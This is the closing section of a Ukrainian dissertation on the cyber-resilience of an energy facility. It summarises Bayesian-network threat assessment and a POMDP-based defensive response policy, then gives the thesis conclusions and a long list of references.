


Рисунок 4.29 – Порівняння показників кіберстійкості для різних стратегій протидії

4.6 Висновки по розділу 4

У даному розділі дисертаційної роботи проводилась розробка алгоритму знаходження оптимальних політик протидії, а також їх апробація. Зокрема, в ході дослідження було подолано прокляття розмірності, а саме вперше запропоновано метод структурної агрегації топології технологічної мережі (зведення простору з 2^{33} до 6 макро-станів) на основі моделі Cyber Kill Chain. Це дозволило застосувати точний математичний апарат POMDP до реальних архітектур SCADA-систем без втрати логіки поширення атаки, що зробило обчислення політики обчислювально досяжним.

Крім того, була проведена інтеграція функції «Вартості» у простій дій. Зокрема, математично та експериментально доведено, що введення до простору дій низьковартісних операцій розвідки (Full Audit, A_7) радикально змінює структуру α

векторів. Це трансформує поведінку агента з "реактивного стримування" на "превентивну ліквідацію", дозволяючи системі локалізувати загрозу на ранніх стадіях (s_1, s_2) та уникнути дорогих операцій повної ізоляції (A_4).

Також в ході підбору оптимальної політики була проведена економічна-функціональна оптимізація кіберстійкості. А саме: удосконалено функцію винагороди $R(s, a)$ шляхом її жорсткої прив'язки до коефіцієнтів деградації цільової функції системи (де $s_1 = 1.00$, а $s_5 = 0.00$). Це переводить завдання кіберзахисту з суто технічної площини (наприклад – блокування IP) у площину економічної оптимізації (мінімізація збитків), що підтверджується зниженням сукупної вартості інциденту у 35 разів при використанні фактора дисконтування $\gamma = 0.95$.

Автоматизоване моделювання атак та порівняльний аналіз сценаріїв протидії засвідчили, що впровадження оптимальної політики на базі POMDP забезпечує абсолютний приріст загальної кіберстійкості мережі на 27.58% порівняно з базовою (пасивною) стратегією. Більше того, оцінка сумарної площі деградації доводить, що проактивні дії автономного агента дозволяють скоротити загальні функціональні втрати енергетичного об'єкта у 6.7 раза (з 32.39% до 4.81%). Це кількісно підтверджує високу ефективність розробленої математичної моделі адаптивного захисту в умовах цілеспрямованих багатокрокових кібератак.

ВИСНОВКИ

У дисертації вирішено актуальну науково-технічну задачу моделювання кіберстійкості критичної інфраструктури на прикладі енергетичного об'єкта.

На основі проведених досліджень отримано такі результати:

1) У роботі було обґрунтовано та здійснено чітке розмежування понять кібербезпеки та кіберстійкості, а також конкретизовано базові завдання, цілі та призначення останньої. На основі цього розкрито термінологічну базу кіберстійкості крізь призму провідних сучасних підходів до її оцінювання. Серед них виділено методологію групи І. Лінкова, методологію управління стійкістю CERT (CERT-RMM) та інженерну структуру кібервідмовостійкості від MITRE, для яких було систематизовано ключові домени та метрики. Крім того, встановлено, що наявні методології та підходи для оцінки кіберстійкості базуються на парадигмі управління на основі даних (Data-driven), зосереджуючи основну увагу на інструментарії експертного оцінювання. Окремо доведено доцільність і нагальність імплементації цієї парадигми для вітчизняних об'єктів ІТ-інфраструктури. Уніфікація та застосування адаптованого понятійного апарату забезпечили методологічну базу для подальшого формування моделей кіберстійкості об'єктів критичної інфраструктури.

Здійснений огляд та аналіз релевантних методологій, фреймворків і систем виявили сталу тенденцію до переходу від якісних методів оцінювання кіберстійкості до кількісних індикаторів. Насамперед, фундаментальні метрики орієнтуються на здатність до передбачення/прогнозування та адаптивності в мінливих умовах, тобто на ефективне планування дій у разі виникнення інцидентів чи кризових ситуацій. Поряд з цим, обґрунтовано, що результати вимірювання параметрів кіберстійкості мають пряму залежність від специфіки та характеру кіберінцидентів. У підсумку доведено, що найбільш універсальними критеріями оцінювання для абсолютної більшості об'єктів та їхніх внутрішніх компонентів виступають показники MTTR, RPO, RTO, SPC, а також відсоток збереження ключової функціональності базової місії об'єкта.

2) На базі предметної області, якою виступає підсистема розподілу електроенергії, продемонстровано доцільність розробки метамоделі, спрямованої на кількісне оцінювання кібервідмовостійкості. Під час трансформації профілю предметної області до цільового рівня моделювання виявлено критичну потребу в інтеграції компонентів, що забезпечують функції адаптивності та відновлюваності. Таким чином, отримана в термінах MOF та UML метамоделі дозволила перейти від оцінки якісних до кількісних показників кіберстійкості. А саме до побудови кількісних моделей ІТ-мережі високого рівня енергетичного об'єкта. Зокрема, даний підхід має потенціал виразити найбільш загальні поняття з подальшою можливістю доведення до рівня кількісної моделі конкретного домену. В процесі переходу з рівня Профілю домену до рівня M_1 було виявлено необхідність введення елементів, які несуть функції адаптивності та можливості відновлюватись, чим підтверджують гіпотезу про ускладнення контролера об'єкта критичної інфраструктури, аби підтримувати достатній рівень функціонування в умовах кібератак. Проведене дослідження показало, що основою для фреймворка обчислення кіберрезильєнтності функції розподілу електроенергії може бути мережа Баєса, хоча це не єдина можливість для обчислювальної моделі.

3) Отримані результати дослідження дозволяють зробити висновок, що мінімізація рівня невизначеності під час реалізації кібератак на енергетичні об'єкти може бути ефективно здійснена за допомогою математичного апарату та методології баєсових мереж. Насамперед, це стосується завдання раннього ідентифікування та виявлення кіберзагроз. Відмінною рисою запропонованої моделі є формування апіорних розподілів імовірностей на основі баз вразливостей CVE та оціночних метрик CVSS, що дозволяє суттєво підвищити загальну достовірність результатів моделювання. Отже, розроблена вперше математична модель на базі баєсової мережі, орієнтована на раннє виявлення загроз, підтвердила свою високу релевантність у процесі оцінювання ризиків на різних етапах кібератаки в межах базових сценаріїв. Це, зі свого боку, обґрунтовує доцільність застосування цього підходу для завдань кількісного оцінювання кіберзагроз. Поряд із цим, було детально досліджено аспект чутливості моделі до можливих похибок

у заданні апріорних параметрів. Результати практичних розрахунків, проведених за методом К'єрульфа та ван дер Гаага, довели стійкість розробленої моделі (низьку чутливість) до похибок у вхідних параметрах. З огляду на вищезазначене, застосування апарату баєсівських мереж визнається перспективним інструментарієм для оцінювання кіберзагроз в ІТ-мережах енергетичних об'єктів.

4) Створено та реалізовано метод активної протидії кібератакам для мережі енергетичного об'єкта в реальному часі, який, завдяки інтеграції баєсових графів атак (BAG) у структуру частково спостережуваних марковських процесів прийняття рішень (POMDP), дозволяє уникнути надмірних витрат на перманентне блокування критичних сегментів мережі, фокусуючись на оптимальному розподілі ресурсів та найбільш ймовірних векторах атаки. Застосування даного підходу надає можливість обрати обґрунтовані захисні дії в умовах неповної інформації про дії зловмисника. Обґрунтовано, що неповнота спостережуваності стану ІТ-інфраструктури енергетичного об'єкта об'єктивно зумовлена специфікою SCADA-систем: затримками телеметрії, генерацією хибних тривог, а також можливістю компрометації самих сенсорів моніторингових системи (IDS/SIEM). Використання апарату POMDP дозволило математично коректно формалізувати цю невизначеність. До того ж, було удосконалено метод обчислення наборів контразаходів в рамках політики реактивної протидії кібератакам на ІТ-мережу.

Результати дослідження продемонстрували, що ключовим фактором мінімізації збитків від кібератаки на мережу енергетичного об'єкту є не лише жорсткість реагування, а й доступність та безпосередня вартість верифікації загрози і відповідного контрзаходу, які дозволяють перетворити стратегію захисту з реактивної реакції на проактивну точкову ліквідацію. Отримані політики дозволили знизити сукупну вартість, в порівнянні з базовим сценарієм, забезпечуючи безперервність критичної функції розподілу при мінімальних операційних витратах.

Створено та реалізовано метод структурної агрегації топології технологічної мережі (SCADA-систем) на основі моделі Cyber Kill Chain. Зведення складного простору

до 6 макро-станів дозволило застосувати точний математичний апарат POMDP без втрати логіки поширення атаки, забезпечивши обчислювальну досяжність політики. Доведено, що інтеграція функції вартості у простір дій та введення низьковартісних операцій розвідки радикально змінюють поведінку автономного агента. Відбувається перехід від «реактивного стримування» до «превентивної ліквідації», що дозволяє локалізувати загрозу на ранніх стадіях та уникати дорогих операцій повної ізоляції вузлів.

Удосконалено функцію винагороди шляхом її жорсткої прив'язки до коефіцієнтів деградації цільової функції системи. Це переводить завдання кіберзахисту з суто технічної площини у площину мінімізації економічних збитків, що дозволило знизити сукупну вартість кіберінциденту у 35 разів (при факторі дисконтування $\gamma = 0.95$). Симуляційне моделювання засвідчило, що впровадження розробленої оптимальної політики забезпечує абсолютний приріст загальної кіберстійкості мережі на 27.58% порівняно з базовою (пасивною) стратегією. Проактивні дії автономного агента дозволяють скоротити загальні функціональні втрати енергетичного об'єкта у 6.7 раза (з 32.39% до 4.81%), що беззаперечно доводить життєздатність та високу ефективність запропонованої математичної моделі адаптивного захисту енергетичного об'єкта.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Гальчинський, Л., & Личик, В. (2023). Метрики оцінки кібервідмовостійкості (аналітичне оглядове дослідження). Інформаційні технології та суспільство, (2 (8), С. 27-33. URL: <https://doi.org/10.32689/maup.it.2023.2.3> (date of access: 1.02.2026).
2. Личик, В. В. (2025). Адаптивний підхід до реагування на порушення кіберстійкості об'єктів критичної інфраструктури. Комп'ютерно-інтегровані технології: освіта, наука, виробництво, (59), С. 16-28. URL: <https://doi.org/10.36910/6775-2524-0560-2025-59-02> (date of access: 1.02.2026).
3. Личик В., Гальчинський Л., Косарик Д. (2025). Пом'якшення впливу кібератак, таких як атаки, що змінюють навантаження. Теоретична і прикладна кібербезпека (Theoretical and Applied Cybersecurity - TACS), (7), С. 71-81. URL: <https://doi.org/10.20535/tacs.2664-29132025.1.327873> (date of access: 1.02.2026).
4. Личик В. В., Гальчинський Л.Ю. (2025). Використання моделі мереж Баєса для раннього оцінювання загроз кібератак об'єкта електроенергетики. Інститут проблем реєстрації інформації НАН України. Реєстрація, зберігання і оброб. даних. 2025, Т. 27, № 2. С. 70-85. DOI: 10.35681/1560-9189.2025.27.2.345591. URL: <https://doi.org/10.35681/1560-9189.2025.27.2.345591> (date of access: 1.02.2026).
5. Про затвердження Загальних вимог до кіберзахисту об'єктів критичної інфраструктури. URL: <https://zakon.rada.gov.ua/laws/show/518-2019-%D0%BF>.
6. Hausken, K. (2020). Cyber resilience in firms, organizations and societies. Internet Things, 11, 100204.
7. Park, J., T.P. Seager, P.S.C. Rao, M. Convertino, and I. Linkov. 2013. Integrating risk and resilience approaches to catastrophe management in engineering systems. Risk Analysis 33(3): 356–367.
8. Bodeau, D., Graubart, R., Picciotto, J., & McQuaid, C. (2018). *Cyber Resiliency Metrics, Measures of Effectiveness, and Scoring*. The MITRE Corporation.

9. Scottish Public Sector Action Plan On Cyber Resilience. Cyber Resilience Framework: self-assessment tool user guide. URL: <https://www.gov.scot/binaries/content/documents/govscot/publications/adviceandguidance/2019/10/cyber-resilience-framework/documents/cyber-resilience-framework>.
10. Харламова, К., & Гальчинський, Л. (2022). ОЦІНЮВАННЯ КІБЕРСТІЙКОСТІ ОБ'ЄКТІВ КРИТИЧНОЇ ІНФРАСТРУКТУРИ УКРАЇНИ. Collection of scientific papers «SCIENTIA», (November 11, 2022; Vilnius, Lithuania), 118-120.
11. Linkov, I.; Eisenberg, D.A.; Bates, M.E.; Chang, D.; Convertino, M.; Allen, J.H.; Flynn, S.E.; Seager, T.P. Measurable Resilience for Actionable Policy. *Environ. Sci. Technol.* 2013, 47, 10108–10110.
12. National Academy of Sciences (2012) Disaster resilience: a national imperative. Washington DC, United States. URL: http://www.nap.edu/catalog.php?record_id=13457.
13. Alberts D (2002) Information age transformation, getting to a 21st century military. DOD Command and Control Research Program. URL: <http://www.dtic.mil/get-tr-doc/pdf?AD=ADA457904>.
14. Resilience metrics for cyber systems [Електронний ресурс] / I. Linkov, D. A. Eisenberg, K. Plourde, T.P. Seager, J. Allen, A. Kott – 2013. URL: <https://link.springer.com/article/10.1007/s10669-013-9485-y>.
15. Caralli R, Allen J, White D, et al. CERT Resilience Management Model, Version 1.2. Pittsburgh: Carnegie Mellon University, 2016.
16. DHS. Cyber Resilience Review (CRR): Self-Assessment Package. Washington DC: Department of Homeland Security, 2016.
17. Deruma, S. (2023). *Cyber Resilience Key Metrics in Small and Medium-Sized Enterprises*. *Economics Ecology Socium*, 7(1), 15-28.
18. Про внесення змін до деяких законів України щодо захисту інформації та кіберзахисту державних інформаційних ресурсів, об'єктів критичної інформаційної інфраструктури. URL: <https://itd.rada.gov.ua/billInfo/Bills/Card/44275>.

19. ISA/IEC 62443 Series of Standards: Industrial Automation and Control Systems Security. International Electrotechnical Commission. URL: <https://www.isa.org/isa99/>.
20. Kott, A., & Linkov, I. (2018). Cyber resilience of systems and networks. Springer. / Edited by Alexander Kott, Igor Linkov. 1st ed. Springer International Publishing. doi:10.1007/978-3-319-77492-3.
21. Björck, Fredrik; Henkel, Martin; Stirna, Janis; Zdravkovic, Jelena (2015). Cyber Resilience - Fundamentals for a Definition. Advances in Intelligent Systems and Computing. Vol. 353. Stockholm University. pp. 311–316.
22. Government of Scotland. (2024). Cyber Resilience in the Public Sector: Framework for Improving Cyber Resilience. URL: <https://www.gov.scot/publications/scottish-public-sector-cyber-resilience-framework-v2-0/pages/2/>
23. Linkov, I. & Palma-Oliveira, J. (eds) (2017) Resilience and Risk: Methods and Application in Environment, Cyber and Social Domains. Springer.
24. Ganin, A. A., Quach, P., Panjwani, M., Mancuso, L., Kappler, I., ... & Linkov, I. (2020). Multicriteria decision framework for cybersecurity risk assessment and management. *Risk Analysis*, 40(1), 183-199. <https://doi.org/10.1111/risa.13389>
25. State Service for Special Communications and Information Protection of Ukraine / Analytical Materials of the SSSCIP. WAR AND CYBER: THREE YEARS OF STRUGGLE AND LESSONS FOR GLOBAL SECURITY, SSSCIP & ICE TASK FORCE, 2025. URL: <https://www.cip.gov.ua/ua/statics/analitichni-materiali-derzhspeczv-yazku>.
26. Про затвердження Вимог до кіберзахисту інформаційних та керуючих систем атомних станцій для забезпечення ядерної та радіаційної безпеки. URL: <https://zakon.rada.gov.ua/laws/show/z0395-22#Text>.
27. U.S. Department of Energy (DOE). (2014). Cybersecurity Capability Maturity Model (C2M2). URL: <http://energy.gov/ceser/cybersecurity-capability-maturity-model-c2m2>.
28. Bodeau, D.J., Graubart, R.D., McQuaid, R., & Woodill, J. (2018). Cyber Resiliency Metrics and Scoring in Practice-Use Case Methodology and Examples.

29. Bodeau, D. J., & Graubart, R. (2017). *Cyber Resiliency Design Principles: Selective Use Throughout the Lifecycle and in Conjunction with Related Disciplines*. The MITRE Corporation.
30. Bellini, E.; Marrone, S.; Marulli, F. Cyber Resilience Meta-Modelling: The Railway Communication Case Study. *Electronics* 2021, 10, 583. <http://doi.org/10.3390/electronics10050583>
31. Salvi, Andrea & Spagnoletti, Paolo & Noori, Nadia S.. (2021). Cyber-resilience of Critical Cyber Infrastructures: Integrating digital twins in the electric power ecosystem. *Computers & Security*. 112. 102507. 10.1016/j.cose.2021.102507.
32. National Infrastructure Advisory Council, 2009, Critical Infrastructure Resilience, Final Report and Recommendations, U.S. Department of Homeland Security, Washington, D.C., available at http://www.dhs.gov/xlibrary/assets/niac/niac_critical_infrastructure_resilience.pdf.
33. Francis, R., & Bekera, B. (2014). A metric and frameworks for resilience analysis of engineered and infrastructure systems. *Reliability Engineering & System Safety*, 121, 90-103. <https://doi.org/10.1016/j.ress.2013.07.004>
34. Allen, J. H., & Curtis, P. D. (2011). Measuring Operational Resilience Using the CERT Resilience Management Model (Technical Note CMU/SEI-2011-TN-030). Software Engineering Institute, Carnegie Mellon University.
35. Bodeau, D. J., Graubart, R., Picciotto, J., & McQuaid, R. (2011). *Cyber Resiliency Engineering Framework*. The MITRE Corporation.
36. Linkov, I., Bridges, T., Creutzig, F., Decker, J., Fox-Lent, C., Kröger, W., Lambert, J. H., Levermann, A., Montreuil, B., Nathwani, J., Nyer, R., Renn, O., Scharte, B., Scheffler, A., Schreurs, M., Thiel-Clemen, T. (2014): Changing the resilience paradigm - [Commentary]. - *Nature Climate Change*, 4, 6, 407-409. doi:10.1038/nclimate2227.
37. Zalewski, J., Drager, S., McKeever, W., Kornecki, A. J., & Czejdo, B. (2015b). Modeling Resiliency and Its Essential Components for Cyberphysical Systems. *Y 2015*

Federated Conference on Computer Science and Information Systems. PTI. doi:10.15439/2015f414.

38. Kott, A., & Linkov, I. (2018). *Cyber resilience of systems and networks*. Springer. / Edited by Alexander Kott, Igor Linkov. 1st ed. Springer International Publishing. doi:10.1007/978-3-319-77492-3.

39. Linkov, I. & Palma-Oliveira, J. (eds) (2017) *Resilience and Risk: Methods and Application in Environment, Cyber and Social Domains*. Springer.

40. Thomas Llanso, Martha Mcneil: Hawaii International Conference on System Sciences Вид-во: Hawaii International Conference on System Sciences :2021. doi:10.24251/hicss.2021.849.

41. Barbeau, M., Cuppens, F., Boulahia Cuppens, N., Dagnas, R., & Garcia-Alfaro, J. (2021). Resilience estimation of cyber-physical systems via quantitative metrics. *IEEE Access*, 9, 46462-46475. doi.org/10.1109/access.2021.3066108.

42. Wang, J. A., Chao, W., & Lin, C. (2013). Towards a framework for evaluating cyber resilience. 2013 IEEE International Conference on Technologies for Homeland Security (HST), 259-264. https://doi.org/10.1109/THS.2013.6699009.

43. Hosseini, S., Barker, K., & Ramirez-Marquez, J. E. (2016). A review of definitions and measures of system resilience. *Reliability Engineering & System Safety*, 145, 47-61. https://doi.org/10.1016/j.ress.2015.08.006.

44. National Institute of Standards and Technology. (2018). Framework for Improving Critical Infrastructure Cybersecurity (Version 1.1). https://doi.org/10.6028/NIST.CSWP.04162018.

45. The White House. (2013). *Presidential Policy Directive 21 (PPD-21): Critical Infrastructure Security and Resilience*. Washington, DC.

46. NIST Special Publication 800-160, Volume 2 Revision 1 Developing Cyber-Resilient Systems: A Systems Security Engineering Approach December 2021 Retrieved from nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-160v2r1.pdf.

47. Ganin, A. A., Massaro, E., Gutfraind, A., Steen, N., Keisler, J. M., Kott, A., Mangoubi, R., & Linkov, I. (2016). Operational resilience: concepts, design and analysis. *Scientific reports*, 6, 19540. doi:10.1038/srep19540.
48. Cimellaro, G.P., Reinhorn, A.M., & Bruneau, M. (2010). Framework for analytical quantification of disaster resilience. *Engineering Structures*, 32, 3639-3649.. doi:10.1016/j.engstruct.2010.08.008.
49. Haugen, S., Barros, A., Gulijk, C., Kongsvik, T., & Vinnem, J.E. (Eds.). (2018). *Safety and Reliability – Safe Societies in a Changing World: Proceedings of ESREL 2018*, 2687- 2692, June 17-21, 2018, Trondheim, Norway (1st ed.). CRC Press. doi:10.1201/9781351174664.
50. Marrone, S., Nardone, R., & Vittorini, V. (2013). Model-driven evaluation of security mechanisms for railway control systems. 2013 10th International Conference on Information Technology: New Generations, 570-575. <https://doi.org/10.1109/ITNG.2013.86>.
51. Muñoz-González, L., Dang, Q. V., Eysers, D., & Lupu, E. C. (2017). Exact inference techniques for the analysis of Bayesian attack graphs. *IEEE Transactions on Dependable and Secure Computing*, 16(2), 231-244. <https://doi.org/10.1109/TDSC.2017.2723616>.
52. Malenfant, J., & Østvold, B. M. (2005). *Object-oriented technology. ECOOP 2004 workshop reader: ECOOP 2004 workshop, Oslo, Norway, June 14-18, 2004, final reports*. Springer Science & Business Media.
53. Mallet, F., & de Simone, R. (2008a). MARTE: A Profile for RT/E Systems Modeling, Analysis – (and Simulation?). *1st International ICST Conference on Simulation Tools and Techniques for Communications, Networks and Systems*. doi: 10.4108/icst.simutools2008.30.
54. Jürjens J, Shabalin P. (2004). Automated verification of UMLsec models for security requirements. In: Baar T, Strohmeier A, Moreira A, Mellor SJ (eds) UML 2004—The unified modeling language. Model languages and applications. 7th International conference,

Lisbon, Portugal, October 11–15, 2004, Proceedings, *LNCS*, vol 3273. Springer, pp 365–379. doi:10.1007/978-3-540-30187-5_26.

55. Drago, A., Marrone, S., Mazzocca, N. *et al.* A model-driven approach for vulnerability evaluation of modern physical protection systems. *Software Syst Model* **18**, 523–556 (2019). doi:10.1007/s10270-016-0572-7.

56. Wiegerinck, W., Burgers, W., & Kappen, B. (2013). Bayesian networks, introduction and practical applications. *Intelligent Systems Reference Library*, 401-431. doi:10.1007/978-3-642-36657-4_12

57. Jaitha, Anant, «An Introduction to the Theory and Applications of Bayesian Networks» (2017). *CMC Senior Theses*. 1638. https://scholarship.claremont.edu/cmc_theses/1638.

58. Lehto, M. (2022). Cyber-Attacks Against Critical Infrastructure. In: Lehto, M., Neittaanmäki, P. (eds) *Cyber Security. Computational Methods in Applied Sciences*, v. 56. Springer, Cham. doi./10.1007/978-3-030-91293-2_1.

59. Ben-Gal, Irad (2007). *Bayesian Networks*. Y Ruggeri, Fabrizio; Kennett, Ron S.; Faltin, Frederick W (eds). *Encyclopedia of Statistics in Quality and Reliability (PDF)*. Encyclopedia of Statistics in Quality and Reliability. John Wiley & Sons. doi:10.1002/9780470061572.eqr089. ISBN 978-0-470-01861-3.

60. Chockalingam, S., Pieters, W., Teixeira, A., van Gelder, P. (2017). Bayesian Network Models in Cyber Security: A Systematic Review. In: Lipmaa, H., Mitrokotsa, A., Matulevičius, R. (eds) *Secure IT Systems. NordSec 2017. Lecture Notes in Computer Science()*, vol 10674. Springer, Cham. doi:10.1007/978-3-319-70290-2_7.

61. Frigault, M., & Wang, L. (2008). Measuring Network Security Using Bayesian Network-Based Attack Graphs. Y 2008 32nd Annual IEEE International Computer Software and Applications Conference. IEEE. doi.org/10.1109/compsac.2008.88). doi: 10.1145/1456362.1456368 .

62. Fenton, N. and Neil, M. (2012) *Risk Assessment and Decision Analysis with Bayesian Networks*. CRC Press, Boca Raton, FL.

63. G. F. Cooper. The computational complexity of probabilistic inference using bayesian belief networks. *Artificial Intelligence*, 42(2):393–405, 1990.
64. T. M. Aljohani, "Cyberattacks on Energy Infrastructures as Modern War Weapons—Part I: Analysis and Motives," in *IEEE Technology and Society Magazine*, vol. 43, no. 2, pp. 59–69, June 2024, doi: 10.1109/MTS.2024.3395688.
65. K. Stouffer, V. Pillitteri S. Lightman, M. Abrams, and A. Hahn. NIST sp 800–82 rev 2, guide to industrial control systems (ICS) security. Technical report, NIST, 2015.
66. NSTB assessments summary report: Common industrial control system cyber security weaknesses. Technical report, Idaho National Laboratory, Gaithersburg, MD, United States, 2010.
67. Marcel Frigault and Lingyu Wang. Measuring network security using bayesian network-based attack graphs. In STPSA'08, 2008.]. В поборі [Liu, F.; Zhang, S.; Ma, W.; Qu, J. Research on Attack Detection of Cyber Physical Systems Based on Improved Support Vector Machine. *Mathematics* 2022, 10, 2713.
68. Wang, W.; Yang, S.; Hu, F.; Stanley, H.E.; He, S.; Shi, M. An Approach for Cascading Effects within Critical Infrastructure Systems. *Phys. A Stat. Mech. Its Appl.* 2018, 510, 164–177.
69. Abdelmalak, M.; Venkataramanan, V.; Macwan, R. A Survey of Cyber-Physical Power System Modeling Methods for Future Energy Systems. *IEEE Access* 2022, 10, 99875–99896.
70. Amini, S., Pasqualetti, F., & Mohsenian-Rad, H. (2018). Dynamic load altering attacks against power system stability: Attack models and protection schemes. *IEEE Transactions on Smart Grid*, 9(4), 2862-2872. <https://doi.org/10.1109/TSG.2016.2622686>.
71. Zografopoulos, I., Ospina, J., Liu, X., & Konstantinou, C. (2021). Cyber-physical energy systems security: Threat modeling, risk assessment, resources, metrics, and case studies. *IEEE Access*, 9, 29775-29818. <https://doi.org/10.1109/ACCESS.2021.3058403>.

72. Wang, Y., Lin, H., & Zhou, Y. (2020). Risk assessment of smart grid cyber-physical system based on Bayesian network. *IEEE Access*, 8, 110904-110915.
- F.V. Jensen and T.D. Nielsen. Bayesian Networks and Decision Graphs (2nd ed.). Springer, 2007. <https://doi.org/10.1504/IJESDF.2020.110660>.
73. F.V. Jensen and T.D. Nielsen. Bayesian Networks and Decision Graphs (2nd ed.). Springer, 2007.
74. Chen, L.; Zhang, T.; Ma, Y.; Li, Y.; Wang, C.; He, C.; Lv, Z.; Li, N. A Bayesian–Attack–Graph–Based Security Assessment Method for Power Systems. *Electronics* 2024, 13, 2628. <https://doi.org/10.3390/electronics13132628>.
75. Wang, Jiali & Neil, Martin & Fenton, Norman. (2019). A Bayesian Network Approach for Cybersecurity Risk Assessment Implementing and Extending the FAIR Model. *Computers & Security*. 89. 101659. [10.1016/j.cose.2019.101659](https://doi.org/10.1016/j.cose.2019.101659).
76. Shin, J., Son, H., Heo, G., Choi, J. G., & Lee, H. I. (2015). Development of a cyber security risk model using Bayesian networks. *Reliability Engineering & System Safety*, 134, 208-217. <https://doi.org/10.1016/j.ress.2014.10.006>.
77. S. Zhang and S. Song. A novel attack graph posterior inference model based on bayesian network. *Journal of Information Security*, 2(1):8–27, 2011. <https://doi.org/10.4236/jis.2011.21002>.
78. M. Schiffman. Common Vulnerability Scoring System (CVSS). <http://www.first.org/cvss/cvss-guide.html>.
79. Y. Liu and H. Man. Network vulnerability assessment using Bayesian networks. In *Proceedings of the SPIE Conference on Data Mining, Intrusion Detection, Information Assurance, and Data Networks Security*, volume 5812, pages 61–71, Orlando, FL, 2005.
80. N. Poolsappasit, R. Dewri and I. Ray, "Dynamic Security Risk Management Using Bayesian Attack Graphs," in *IEEE Transactions on Dependable and Secure Computing*, vol. 9, no. 1, pp. 61–74, Jan.–Feb. 2012, doi: 10.1109.

81. CISA. 2024. CISA Red Team's Operations Against a Federal Civilian Executive Branch Organization Highlights the Necessity of Defense-in-Depth. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-193a>.
82. Zhang, Y., et al. (2019). Cyber Security Inference Based on a Two-Level Bayesian Network Framework. *IEEE Access*, 7, 10620-10631. <https://doi.org/10.1109/ACCESS.2019.2891632>.
83. E. Castillo, J. M. Gutierrez and A. S. Hadi, "Sensitivity analysis in discrete Bayesian networks," in *IEEE Transactions on Systems, Man, and Cybernetics - Part A: Systems and Humans*, vol. 27, no. 4, pp. 412-423, July 1997, doi: 10.1109/3468.594909.
84. Laskey, K. B. (1995), "Sensitivity Analysis for Probability Assessments in Bayesian Networks," *IEEE Transactions on Systems, Man and Cybernetics*, 25, 6, 901-909.
85. Uffe Kjærulff and Linda C. van der Gaag. Making sensitivity analysis computationally efficient. In *Proceedings of the Sixteenth Conference on Uncertainty in Artificial Intelligence (UAI)*, pages 317-325, San Francisco, California, 2000. Morgan Kaufmann Publishers.
86. Kaelbling, L. P., Littman, M. L., & Cassandra, A. R. (1998). Planning and acting in partially observable stochastic domains. *Artificial Intelligence*, 101(1-2), 99-134. [https://doi.org/10.1016/S0004-3702\(98\)00023-X](https://doi.org/10.1016/S0004-3702(98)00023-X).
87. Личик В. В., Гальчинський Л. Ю. Пошук оптимальної політики забезпечення кіберстійкості енергетичного об'єкта на основі частково спостережуваних процесів. Матеріали XXV Міжнародної науково-практичної конференції ІТБ-2025 (м. Київ, Україна, 11 грудня 2025 р.) / Інститут проблем реєстрації інформації НАН України. Київ : Інжиніринг, 2025. С. 126-129. ISBN: 978-617-8180-04-1. URL: <https://drive.google.com/file/d/1wMZcK5J8LJdnqUP-KLwBmVSgZuqtCAuJ/view> (date of access: 1.02.2026).
88. Sommestad, T., Holm, H., & Ekstedt, M. (2012). Estimates of success rates of cyber attacks from CVSS. 2012 IEEE International Conference on Intelligence and Security Informatics, 92-97. <https://doi.org/10.1109/ISI.2012.6284347>.

